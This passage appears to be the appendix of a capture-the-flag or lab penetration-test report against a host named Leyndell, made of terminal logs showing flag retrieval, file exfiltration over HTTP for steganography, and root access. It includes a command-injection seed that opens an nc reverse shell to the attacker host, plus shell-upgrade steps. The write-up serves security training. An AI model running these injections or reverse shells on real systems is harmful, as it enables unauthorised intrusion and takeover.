-rw-r--r--  1 morgott morgott 220 Apr  4  2024 .bash_logout
-rw-r--r--  1 morgott morgott 3.5K Apr  4  2024 .bashrc
-rw-r--r--  1 morgott morgott 807 Apr  4  2024 .profile
-rw-r--r--  1 morgott morgott 2.0M Apr 23 02:53 Leyndell.png
-rw-r--r--  1 morgott morgott 130 Apr 23 06:06 flag.txt
www-data@Leyndell:/home/morgott$ cat flag.txt
cat flag.txt
FLAG - The Dung Eater seeks defilement eternal, not death. He is rot made flesh, and every cursed seed he plants grows in despair.www-data@Leyndell:/home/morgott$
```


Figure 58: Flag 1

D.13 step-1 for downloading Leyndell.png

```
cd home/morgott
bash: cd: home/morgott: No such file or directory
www-data@Leyndell:~/home$ cd morgott
cd morgott
www-data@Leyndell:~/home/morgott$ ls
ls
Leyndell.png  flag.txt
www-data@Leyndell:~/home/morgott$ python3 -m http.server 8080
python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.11.1 - - [05/May/2025 05:28:37] "GET /Leyndell.png HTTP/1.1" 200 -
```

Figure 59: Step-1 for downloading Leyndell.png

D.14 downloading Leyndell.png



```
(kali㉿kali)-[~/Downloads]
└─$ cd /usr/share/armitage[

└─$ wget http://192.168.11.223:8080/Leyndell.png
--2025-05-05 19:28:37-- http://192.168.11.223:8080/Leyndell.png
Connecting to 192.168.11.223:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1995465 (1.9M) [image/png]
Saving to: 'Leyndell.png'

Leyndell.png    100%[=====]  1.90M --.-KB/s   in 0.05s

2025-05-05 19:28:37 (38.2 MB/s) - 'Leyndell.png' saved [1995465/1995465]
```

Figure 60: Downloading Leyndell.png

D.15 Steganography Flag





Figure 61: Steganography Flag

D.16 Random cookie generate



```
morgott@Leyndell:~$ sudo /usr/bin/python3 /home/team-tasks/cookie-gen.py
sudo /usr/bin/python3 /home/team-tasks/cookie-gen.py
~ Random Cookie Generation ~
[!] for security reasons we keep logs about cookie seeds.
Enter the seed : i;nc -e /bin/bash 192.168.11.1 4444
i;nc -e /bin/bash 192.168.11.1 4444
dSFVRHYKyg#VxNSdNeV
morgott@Leyndell:~$ 1
```

Figure 62: Random cookie generate

D.17 Root escalation and flag finding

```
(kali㉿kali)-~$ /usr/bin/python -c "import pty; pty.spawn('/bin/bash')"

[+] attack[1]: listening on [any] 4444 ...
[*] attack[1]: connect to [192.168.11.1] from (UNKNOWN) [192.168.11.223] 35312
[*] attack[1]: python -c "import pty; pty.spawn('/bin/bash')"

root@Leyndell:/home/morgott# id
uid=0(root) gid=0(root) groups=0(root)

root@Leyndell:/# cd /root
root@Leyndell:/root# ls -ahl
total 38K
drwxr-xr-x  4 root root  4.0K Apr 23 08:37 .
drwxr-xr-x 10 root root  4.0K May 14 06:57 ..
-rw-r--r--  1 root root 675 May 14 06:57 .bash_history
drwxr-xr-x  3 root root 4.0K May 23 2021 .bashrc
drwxr-xr-x  3 root root 4.0K May 23 2021 .config
-rw-r--r--  1 root root 23 May 23 2021 .gitignore
drwxr-xr-x  3 root root 4.0K May 27 2021 .local
-rw-r--r--  1 root root 148 Aug 17 2015 .profile
-rw-r--r--  1 root root 148 Aug 25 2021 .wget-hsts
root@Leyndell:/# cat flag.txt
cat flag.txt
FLAG - Malenia never knew defeat, because every fall was a bloom. Scarlet rot is her will, and Miquella her only anc
hor to humanity.root@Leyndell:~#
```

Figure 63: Root escalation and flag finding

E. PHP PentestMonkey

We used this tool to reverse shell(PentestMonkey, 2023).




Figure 64: Reverse shell tool used on all the hosts

References

- Consortium, I. S. (2023). Bind 9 administrator reference manual: Zone transfers.
- Corporation, M. (2023). Windows registry - win32 apps.
- Damele, B., & Stampar, M. (2023). Sqlmap (version 1.7) [computer software].
- Foundation, W. (2023). Wordpress: Blog tool, publishing platform, and cms.
- GCHQ. (2023). Cyberchef [web application].
- Hetzl, S. (2003). Steghide (version 0.5.1) [computer software].
- Hobbit. (2004). Netcat [computer software].
- Ltd., P. (2023). Burp suite (version 2023.10) [computer software].
- Lyon, G. (2023). Nmap (version 7.94) [computer software].
- PentestMonkey. (2023). Php reverse shell [script].
- Project, O. (2023). John the ripper (version 1.9.0) [computer software].
- Project, T. L. D. (2023). /etc/passwd and /etc/shadow - linux user authentication files.
- Project, T. S. (2023). Squid: Optimising web delivery.
- Rapid7. (2023). Metasploit framework (version 6.3) [computer software].
- Reeves, O. (2023). Gobuster (version 3.6) [computer software].
- SA, H.-T. B. (2014). Opendocman 1.2.7 - multiple vulnerabilities.
- Team, U. (2025). Upx: The ultimate packer for executables (version 5.0.1) [computer software].